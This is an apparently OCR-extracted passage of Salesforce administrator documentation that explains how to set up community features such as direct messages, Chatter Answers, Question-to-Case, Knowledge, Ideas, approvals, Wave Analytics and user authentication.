USER PERMISSIONS

To edit the global publisher layout:

- "Customize Application"



1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. Click **Edit** next to the global publisher layout.
3. Drag the Question action from the palette to the global publisher layout. If the Question action already appears in the layout, drag it to the location where you want it.

4. Click **Save**.

Note: If you're using a customized publisher layout in groups or on records, make sure that the Question action is added to those layouts as well.

SEE ALSO:

Track Chatter Questions Use in Your Salesforce Organization and Communities

Enable Direct Messages in Your Community

Allow community members to send direct messages to start a private conversation with one or more members. Direct messages are supported in all communities based on the Customer Service (Napili) template and in Lightning Bolt solutions, such as the Lightning Partner Management solution.

Note: Review the the limitations that apply before you enable direct messages for your community.

Direct messages offer privacy for more sensitive conversations. Imagine a scenario where a customer brings up an issue they have with a product in the community feed. A support rep can share that post and address the customer's concerns privately in a direct message. Similarly, a channel manager can discuss sensitive sales data with one or more partner users in a partner community.

Note: Private messages and direct messages are separate features. Direct messages are newer and offer a richer feature set for private communication in communities. Direct messages are based on Chatter and offer a rich text editor that supports inline images and attachments. With direct messages, you can start a message right from a feed post.

1. Make sure that Chatter is enabled in your org.
2. Open Community Workspaces or Community Management.
3. Under Administration, click **Preferences**.
4. Select **Enable direct messages** and save your changes.
5. In Community Builder, click the **Profile Header** component on the community Home page and select **Include My Messages**. This displays the My Messages link in the user profile dropdown menu.
6. Optionally, add other components to your community pages to facilitate easy access to direct messages.
   - Add the **Messages** page to your community's navigation menu for prominent placement and easy access.
   - Add the **New Message Button** component to any page you want to allow community members to create messages from.
   - Add the **Message Notification** component to the community home page.
7. Publish your community.

After enablement, community members can start a direct message conversation:

- From the Messages page.
- From user profiles and from hovers on users names.
- From the Message Notification and the New Message Button components on community pages.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable direct messages:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

To make all posts available to moderation, including direct messages, in Communities Settings under Community Moderation Rule Settings:


- Moderation applies to all feed posts regardless of where they are visible

To enable Chatter:


- "Customize Application"

- By sharing a feed post as a direct message.

Members can also flag messages that are spam or inappropriate. They can also opt to receive email notifications when someone sends them a direct message or responds to a conversation they're a part of. Community members can access their direct message conversations by clicking **My Messages** in their user profile dropdown menu.



Here's what the messages list view looks like:



SEE ALSO:

- Edit Community Pages and Components in Community Builder
- Moderate Flagged Direct Messages in Your Community
- Manage Your Community Email Notifications
- Implementation Guide: Using Templates to Build Communities

Direct Message Limitations

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Before you enable direct messages for your community, review these considerations.

- Direct messages require Chatter to be enabled in your org.
- Direct messages can only be enabled in communities built using the Customer Service (Napili) template and in Lightning Bolt solutions.
- Users with the "View All Data" and "Modify All Data" permissions can't access direct message data unless they are participants in the conversation.
- Only users with the "Manage Chatter Messages and Direct Messages" permission can view all the direct messages data in your org.
- To moderate flagged direct messages, the moderator needs "Manage Chatter Messages and Direct Messages" permission and the "Moderate Communities Chatter Messages" permission.
- Community search doesn't show direct message in the search results to maintain privacy.
- When community members flag a direct message, the entire conversation is flagged. Individual messages can't be flagged.
- If you have private messages enabled in your community, they remain available. However, direct messages are better integrated with Lightning technology and we recommend that you switch to direct messages.

For Developers

Direct messages are supported in the Chatter REST API. Under the hood, direct messages are a special implementation of feed posts and comments parented to a direct message entity. If you use the Chatter REST API to create a custom implementation of direct messages, a few things to keep in mind:

- The first message is stored as a feed post and the responses are stored as comments.
- Unlike other objects, direct messages can't have multiple feed posts associated with a single direct message conversation.
- You can't follow, like, share, mention people in, mute, and bookmark feed items associated with direct messages. You also can't associate topics with direct message feed items.
- Feeds associated with direct messages aren't accessible via search, public feeds, or streams.
- Email notifications for direct messages aren't supported for custom implementations built for the internal Salesforce org.
- In the community UI, direct messages display only to the participants in the conversation. However, Apex code runs in system mode, which means that the permissions of the current user aren't taken into account. This limitation has implications for pages that use Apex and Visualforce.
  - Review your Visualforce pages to ensure that direct message data isn't exposed.
  - Review your AppExchange apps that are written in Apex to ensure that direct message data isn't exposed.
  - Visualforce and Apex developers in your organization might be able to access direct message data.

Use permission sets, profile-level permissions, and sharing checks in your code to limit user access.

SEE ALSO:

Enable Direct Messages in Your Community

Enable Chatter Answers in Your Community

Chatter Answers is a self-service support community where users can post questions and receive answers and comments from other users or your support agents.

To set up Chatter Answers in Salesforce Communities, follow these high-level steps:

1. Enable Chatter Answers.
   a. From Setup, enter *Chatter Answers Settings* in the Quick Find box, then select **Chatter Answers Settings**.
   b. Select **Enable Chatter Answers**.
2. Ensure that your community members have access to the following objects within your organization:
   - Questions
   - Knowledge Articles
   - Data Categories
3. Create a zone for Chatter Answers.
   a. Enable the zone for Chatter Answers.
   b. Set the Visible In setting to the community that you want the zone shown in.
   c. As a best practice, select a public group from your organization to designate as a Customer Support Agents Group.
4. Add the Q&A tab to your community.
   a. From Setup, enter *All Communities* in the Quick Find box, then select **All Communities** and click **Community Workspaces** or **Manage** next to a community.
   b. Click **Administration** > **Tabs**.
   c. Add the Q&A tab to the Selected Tabs list.
   d. Click **Save**.
   e. Click **Close**.
5. Make the Q&A tab visible on profiles that need access to it.
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click **Edit** for the profile that you want to make the Q&A tab visible for.
   c. Under Standard Tab Settings, set the Q&A tab to Default On.
   d. Click **Save**.

After you have enabled Chatter Answers in your community, consider the following extra deployment options:

- A public-facing Force.com site with or without a portal.
- A Visualforce tab, which provides branding, a customized landing page, and custom access to Chatter Answers within your community.

If a user self-registers for a community with Chatter Answers enabled, the Chatter Answers User permission is not automatically set for the user. Set permissions for Chatter Answers on the community user.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Chatter Answers in Salesforce Communities:
- "Customize Application"

Set Up Question-to-Case


Add Question-to-Case to your communities, your Salesforce organization, or both.

Question-to-Case lets moderators create cases from unresolved questions in Chatter, which makes it easier to track and resolve your customers' issues. Moderators can create cases from questions directly in the feed, or you can set up processes—similar to workflow rules—in the Lightning Process Builder to automatically create cases from questions that meet specified criteria. Cases from questions are added to a queue so support agents can claim them.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Question-to-Case is only available in communities where Chatter Questions is enabled.

1. Enable Question-to-Case
   Question-to-Case lets moderators create cases from questions in Chatter to ensure that your customers' questions are quickly resolved. Enable Question-to-Case in your communities, Salesforce organization, or both.
2. Add the Question from Chatter Field to the Case Detail View
   When a case is created from a question in Chatter, the `Question from Chatter` field on case detail pages displays a link to the original question. This field helps agents quickly navigate to the feed.
3. Add the Escalate to Case Action to the Feed Item Layout
   Give moderators the ability to create cases from questions by adding the Escalate to Case action to Chatter Questions pages. This action is created automatically when Question-to-Case is enabled in your organization.
4. Confirm Access to the Escalate to Case Action
   Does your Salesforce org use more than one record type for cases? Make sure that the profiles that need Question-to-Case have access to the record type associated with the Escalate to Case action. If your org has only one record type for cases, skip this process.
5. Customize the Escalate to Case Action Layout
   Choose which fields appear on the Escalate to Case action, and in what order, based on the information you need to track for each case.
6. Automatically Assign Cases from Questions to a Queue
   Case assignment rules aren't supported in Question-to-Case, so by default, cases created from questions are assigned to the moderator who escalates the question. You can write a workflow rule or process that automatically adds cases that were created from questions to a queue so agents can claim them.

7. Automatically Create Cases from Unresolved Questions in Chatter

   As your community or organization develops, ensure that users get speedy answers to their questions. Question-to-Case lets moderators escalate unresolved questions to cases in the feed, but you can make your case resolution process even more efficient by setting up processes—similar to workflow rules—in the Lightning Process Builder. Set up a process that automatically creates a case from questions that meet specified criteria.

SEE ALSO:

Enable Question-to-Case

Enable Question-to-Case

Question-to-Case lets moderators create cases from questions in Chatter to ensure that your customers' questions are quickly resolved. Enable Question-to-Case in your communities, Salesforce organization, or both.

1. From Setup, enter *Support Settings* in the Quick Find box, then select **Support Settings**.
2. To enable Question-to-Case in all communities where Chatter Questions is enabled, select **Enable Question-to-Case in Communities**.
3. To enable Question-to-Case in your Salesforce organization, select **Enable Question-to-Case in Salesforce**.
4. Click **Save**.

Note: Make sure your case page layout is feed-based. The feed-based case page layout lets agents and moderators use the Community action to respond to escalated questions. If your organization was created before Spring '14, your case page layout may not be feed-based.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Question-to-Case:
- "Customize Application"

SEE ALSO:

Add the Question from Chatter Field to the Case Detail View

Add the `Question from Chatter` Field to the Case Detail View

When a case is created from a question in Chatter, the `Question from Chatter` field on case detail pages displays a link to the original question. This field helps agents quickly navigate to the feed.

First, use field-level security to specify which users can see the `Question from Chatter` field on case detail pages.

1. From the object management settings for cases, go to Fields.
2. Click **Question from Chatter**.
3. Click **Set Field-Level Security**.
4. Select **Visible** for any profile that you want to be able to use Question-to-Case.
5. Click **Save**.

After you make the field visible to users, you can choose to add it to the Case Details view.

1. From the object management settings for cases, go to Page Layouts.
2. Click **Edit** next to the page layout that you want to customize.
3. Drag the `Question from Chatter` field from the Fields section of the page layout editor palette to the Case Information section of the page.
4. Click **Save**.
5. Click **Page Layout Assignment** to confirm that the user profiles which need Question-to-Case are assigned to the page layout that you customized. In addition, assign internal users who need access to the `Question from Chatter` field on cases to that page layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

To customize page layouts
- "Customize Application"

SEE ALSO:

Add the Escalate to Case Action to the Feed Item Layout

Find Object Management Settings

Find Object Management Settings

Add the Escalate to Case Action to the Feed Item Layout

Give moderators the ability to create cases from questions by adding the Escalate to Case action to Chatter Questions pages. This action is created automatically when Question-to-Case is enabled in your organization.

1. From Setup, enter *`Feed Item`* in the `Quick Find` box, then select **Feed Item Layouts**.
2. Click **Edit** next to Feed Item Layout.
3. Drag the Escalate to Case action from the Quick Actions category in the palette to the Quick Actions in the Salesforce Classic Publisher section.
4. Click **Save**.
5. Click **Page Layout Assignments** to confirm that the user profiles that need Question-to-Case are assigned to the Feed Item Layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit page layouts:
- "Customize Application"

SEE ALSO:

Confirm Access to the Escalate to Case Action

Confirm Access to the Escalate to Case Action

Does your Salesforce org use more than one record type for cases? Make sure that the profiles that need Question-to-Case have access to the record type associated with the Escalate to Case action. If your org has only one record type for cases, skip this process.

First, check which record type is assigned to the profiles that need access to the Escalate to Case action.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click the name of a profile.
3. In the Record Type Settings section, make a note of which case record types the profile uses.
4. In the Permissions section, make sure that the user profile has either the **Moderate Chatter** or **Moderate Communities Feeds** permission enabled.

Then, check which record type the Escalate to Case action uses, and change it if necessary.

1. From Setup, enter *Actions* in the Quick Find box, then select **Feed Item Actions**.
2. Click **Edit** next to the Escalate to Case action.
3. Confirm that the Record Type field shows a record type that's assigned to the profiles that need access to this action. If it doesn't, select an appropriate record type from the drop-down list.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types:
- "Customize Application"

SEE ALSO:

Customize the Escalate to Case Action Layout

Customize the Escalate to Case Action Layout

Choose which fields appear on the Escalate to Case action, and in what order, based on the information you need to track for each case.

1. From Setup, enter *Actions* in the Quick Find box, then select **Feed Item Actions**.
2. Click **Layout** next to the Escalate to Case action.
3. Drag any fields you want to add to the action from the action layout editor palette, and reposition them if necessary.
4. Click **Save**.

Note: In public communities, you can't look up a contact when the case is submitted, so we recommend that you remove the Contact field from the Case Action layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

SEE ALSO:

Automatically Assign Cases from Questions to a Queue

Automatically Assign Cases from Questions to a Queue

Case assignment rules aren't supported in Question-to-Case, so by default, cases created from questions are assigned to the moderator who escalates the question. You can write a workflow rule or process that automatically adds cases that were created from questions to a queue so agents can claim them.

You can assign escalated questions to a queue in several ways. The basic approach is to write a process in the Lightning Process Builder that automatically assigns a case to a specified queue when the `Type` field on the case equals `Question`. You can also build the process to accommodate multiple queues. For example, have your process assign cases with a certain topic to a different queue.

The way you use queues in escalated questions depends on your users, your goals, and more. Find an approach that best fits your business needs.

To learn how to create a queue, see Create Queues.

EDITIONS

Available in: Salesforce Classic

Question-to-Case is available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Automatically Create Cases from Unresolved Questions in Chatter

Automatically Create Cases from Unresolved Questions in Chatter

As your community or organization develops, ensure that users get speedy answers to their questions. Question-to-Case lets moderators escalate unresolved questions to cases in the feed, but you can make your case resolution process even more efficient by setting up processes—similar to workflow rules—in the Lightning Process Builder. Set up a process that automatically creates a case from questions that meet specified criteria.

Important: These steps apply only to organizations and communities that use Chatter Questions. Not sure if that's you? See Differences Between Q&A Features in Salesforce on page 3239.

You can use Question-to-Case in processes in several ways. For example, consider setting up processes that:

- Create a case from a question if a week has passed, the question has received more than 10 likes, and a best answer hasn't been selected.
- Create a case from a question immediately if the question contains the word "competitor."

Processes related to Question-to-Case act on the Feed Item object. The process includes a flow that evaluates whether question posts meet your escalation criteria. You can create flow variables based on several Feed Item fields, including:

- `BestCommentId`: The ID of the comment that was selected as the best answer. If no comment has been selected as the best answer, this field is null.
- `CommentCount`: The number of comments on a question.
- `LikeCount`: The number of likes on a question.

Tip:

- Each flow variable's data type must match the feed item field's data type. `CommentCount` and `LikeCount` are number fields, while `BestCommentId` is a text field.

EDITIONS

Available in: Salesforce Classic

Question-to-Case is available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The Lightning Process Builder is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The creation of a feed item can trigger a process, but updates to feed items (such as likes and comments) cannot. Depending on your process, you might need to specify how much time must pass before a related flow runs.

SEE ALSO:

Lightning Process Builder

Cloud Flow Designer

Let Guest Users Create Cases

When you set up Web-to-Case along with a case quick action, guest users can create a case without having to log in.

To let guest users create cases, first create a case page layout for unauthenticated users. This allows you to capture and create basic information that would already be associated with a registered user.

Tip: Assign case field-level security and guest user actions appropriately so guest users have access to what they need but can't see your company private information.

Note: Guest users can't attach files when creating a case.

1. From Setup, enter *Web-to-Case* in the Quick Find box, then select **Web-to-Case**.
2. Select **Enable Web-to-Case**.
3. To ensure that guest users can log cases through contact support, from Setup, enter *Communities* in the Quick Find box, then select **All Communities**.
4. Select **Builder** next to the community you want your guest users to log cases via contact support.
5. Click the drop-down arrow next to your community name and select **Community Management**.
6. On the left-hand panel, click **Administration**.
7. Click **Pages**.
8. Click **Go to Force.com**.
9. On the Sites Detail page, click **Edit**.
10. Enable **Guest Access to the Support API**.
11. Add **NewCase**, or a custom quick action to add cases, to the Selected Quick Actions.
12. Click **Save**.

Note: When using a self-service template, it's unnecessary to set up the other options on the Web-to-Case Settings page.

Enable Salesforce Knowledge in Your Community

Enable Salesforce Knowledge to let community users view Knowledge articles.

You can use Communities to access your knowledge base articles if your Salesforce org has a Salesforce Knowledge license. Once Salesforce Knowledge is enabled, complete the following steps to view articles in your communities.

1. Update profiles:
   - Clone the Customer Community User, Customer Community Plus User, or Partner Community User profiles and enable the "Read" permission for article types you want to share with community users.
   - Verify that the tab visibility for the Articles (or Knowledge) tab is Default On.
   - Remember to click **Edit Profiles**, at the bottom of the detail page, and activate the new profile.
2. Add the Knowledge tab to each community.

   Note: Community members without the Knowledge One permission cannot access Knowledge through Communities. They also can't access Knowledge in communities via the Salesforce1 mobile browser and downloadable apps.
3. If you want your community users to have different category group visibility settings, change the visibility settings by permission set, profile, or role. For example, you can prohibit users with the Customer Community User profile from seeing articles in a certain category group by changing the data category visibility for that profile.
4. Notify users who create articles that they must select **Customer** for users with Customer Community or Customer Community Plus licenses, or **Partner** for users with Partner Community licenses, as a channel option when creating or modifying an article. If the appropriate channel is not selected, the article is not published in the community.

Note: Lightning Knowledge isn'tavailable in communities.

SEE ALSO:

Welcome to Salesforce Knowledge

Build Your Knowledge Base

EDITIONS

Available in: Salesforce Classic

Communities is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** Edition.

USER PERMISSIONS

To create, customize, or activate a community:
- "Create and Set Up Communities"

  AND is a member of the community they're trying to update

To set up Salesforce Knowledge, create article types and article actions, and modify category groups assignments:
- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

To assign user licenses:
- "Manage Internal Users"

To create data categories:
- "Manage Data Categories"

Enable Ideas in Your Community

Ideas enable a group of users to post, vote for, and comment on ideas. Enabling Ideas in a community provides an online, transparent way for you to attract, manage, and showcase innovation.

To manage organization-wide settings for Ideas, follow these high-level steps:

1. From Setup, enter *Ideas Settings* in the Quick Find box, then select **Ideas Settings**
   a. To enable Ideas for your organization, select the Enable Ideas checkbox.
   b. Optionally, select Enable Text-Formatting, Images and Links to enable the Ideas HTML editor, which gives users WYSIWYG HTML editing and image referencing capabilities when they post or comment on ideas.

      Once you enable the HTML editor, you can't disable it.
   c. Ensure that the multi-select Categories field is enabled by clicking the **Enable** button located below the Categories message at the top of the page. This button is not displayed if your organization already has the Categories field enabled.
   d. To let Ideas members associate more than one category with an idea, select Enable Categories. Once you enable multi-select categories, you can't disable it.
   e. To let users earn points and ratings based on their activity in each zone, select Enable Reputations.
   f. In the Half-Life (in Days) field, enter the number of days.

      The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life.
2. Define and customize fields for Ideas:
   a. Define picklist values for the Categories and Status fields.

      Make sure that you add the categories and statuses to the zones you'll be including in the community.
   b. Set field-level security for standard and custom fields.
   c. Create custom fields and set validation rules on them.

      Custom fields appear in the Additional Information section on the Post Idea and Idea Detail pages.
   d. Optionally, add the Attachment field to the layout and set field-level security to enable users to add files to their ideas.
3. To enable experts within your zones, create a public group that includes these users.
4. Optionally, enable Idea Themes in your organization.
5. Create one or more zones to organize ideas into logical groups, and associate the zones with the community.
6. Customize your Ideas page layouts to display the information you want to see.
7. Create validation rules that prevent offensive language from being used in the zone
8. Set up Apex triggers and validation rules for comments on ideas.
9. Enable user profiles for community members and moderators and ensure the profiles can access Ideas.
10. Add the Ideas tab and the Idea Themes tab to the community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Ideas settings:
- "Customize Application"

SEE ALSO:

Customizing Ideas Settings

Set Up Approvals for External Users in Your Community

Customer and partner users in your community can be assigned as approvers on records or added directly to queues. They can see and take action through the My Approvals and Approval History related lists on the record. Approvals can also be triggered directly from the Chatter feed.


An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Note:

- Users with high-volume licenses, such as High Volume Customer Portal and Authenticated Website, can't approve records.
- External users with legacy portal licenses can approve records in communities, but not in portals.

When setting up approvals or queues, use the lookup fields to find customer and partner users.

For example, when setting up an approval, if you want to automatically assign a customer user as an approver use the lookup list to find and specify the user.



If you set up email notifications for your approval workflows, emails are sent based on community membership. If the user is a member of multiple active communities, the email comes from the oldest active community. Any links included in the email point users directly to the approval within the community.

In Salesforce1, users can see and take action from the Approval History related list, but they can't submit requests for approval. To submit requests for approvals, the user must do so from the full Salesforce site.

SEE ALSO:

- Set Up an Approval Process
- Process Automation Limits
- Create Queues

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, delete, or clone approval processes:

- "Customize Application"

To create or change queues:

- "Customize Application"

  AND

  "Manage Public List Views"

Enable Wave Analytics in Your Community

Enable Wave for Communities to allow your partner and customer users to view and explore Wave Analytics dashboards in your community.

Note: Only users with a Customer Community Plus or Partner Community license can use this feature. This feature is supported in communities but not in portals.

Complete the following steps to share Wave dashboards in your community.

1. Set up Wave Analytics in your Salesforce org, as described in the Wave Platform Setup section.
2. Enable Wave for Communities and set up community members. See Enable Wave Analytics for Communities.
3. In Wave, create dashboards and save them in a Wave app. Designate that app for sharing with the community. For more information about working with Wave, refer to the Wave Analytics Library.
4. Embed your Wave dashboards in Visualforce pages in your community. For more information, see Add a Wave Analytics Dashboard to a Visualforce Page. If you embed a dashboard in a new Visualforce page, create a tab for the page and add the tab to your community.
5. From the Wave app containing your dashboards, give access to community members by selecting **Share**. In the Share dialog, select **Enable sharing with Communities**. Invite community partners and customers to share the app.

For information, see Share Wave with Communities.

EDITIONS

Available in: Salesforce Classic

Communities is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Wave Analytics is available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in: **Developer** Edition

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND is a member of the community they're trying to update

To modify Wave Analytics settings:

- Analytics Cloud - Wave Analytics Platform permission set license with "Manage Wave Analytics" permission

To view, explore, and share embedded Wave dashboards:

- Analytics Cloud - Wave Community Users permission set license with "View Wave Analytics on Communities Pages" permission

Track Field Service Data in Your Community

Keep customers and field service technicians in the loop about field service work in communities. The following field service objects can be used in communities: Service Appointment, Product, Work Order, and Work Order Line Item objects. These, in addition to previously available objects like Asset, Account, and Contact, allow customers to easily schedule appointments, while technicians can check on work orders straight from their community.

Note: Field Service is available only in Visualforce and tab-based communities.

1. To set up field service objects in your community, create a new object page in Page Manager in Community Builder.
2. When prompted to choose a Salesforce object, choose a field service object (Service Appointment, Product, Work Order, and Work Order Line Item). Page Manager automatically creates three related pages for the new object page: a record detail page, a record list page, and a related list page.
3. To expose the field in your Customer Service (Napili) community, add it to the Navigation Menu in the Page Editor.

SEE ALSO:

Field Service Lightning

Community Security and Authentication

You can help keep your community more secure by authenticating users and encrypting some of the community's data.

Authenticate Community Users

You have several options for authenticating users in your community. By default, external users authenticate by logging in with the username and password that Salesforce assigns them for the community. (External users are users with Community, Customer Portal, or partner portal licenses.) Your organization's internal users just follow the employee login flow using their Salesforce username and password.

Encrypt Community Data

You can add a measure of security to your community by encrypting files, attachments, and many popular data fields.

Authenticate Community Users

You have several options for authenticating users in your community. By default, external users authenticate by logging in with the username and password that Salesforce assigns them for the community. (External users are users with Community, Customer Portal, or partner portal licenses.) Your organization's internal users just follow the employee login flow using their Salesforce username and password.

Note: All authentication options also work with custom HTTPS web addresses.

Configure SAML for Communities

If your organization uses an existing single sign-on capability to simplify and standardize your user authentication, you can extend this capability to communities.

Configure Authentication Providers

External users can log in using their credentials from Facebook©, Janrain©, or another Salesforce organization if you set up authentication providers on the Auth. Providers page in Setup and choose to display them on the community login page.

Configure Authentication Flows with OAuth

If your organization wants to build integrations between communities and custom-branded apps, such as mobile or desktop apps, you can use OAuth to create a branded login page.

SEE ALSO:

Customize Login, Self-Registration, and Password Management for Your Community

Configure SAML for Communities

If your organization uses an existing single sign-on capability to simplify and standardize your user authentication, you can extend this capability to communities.

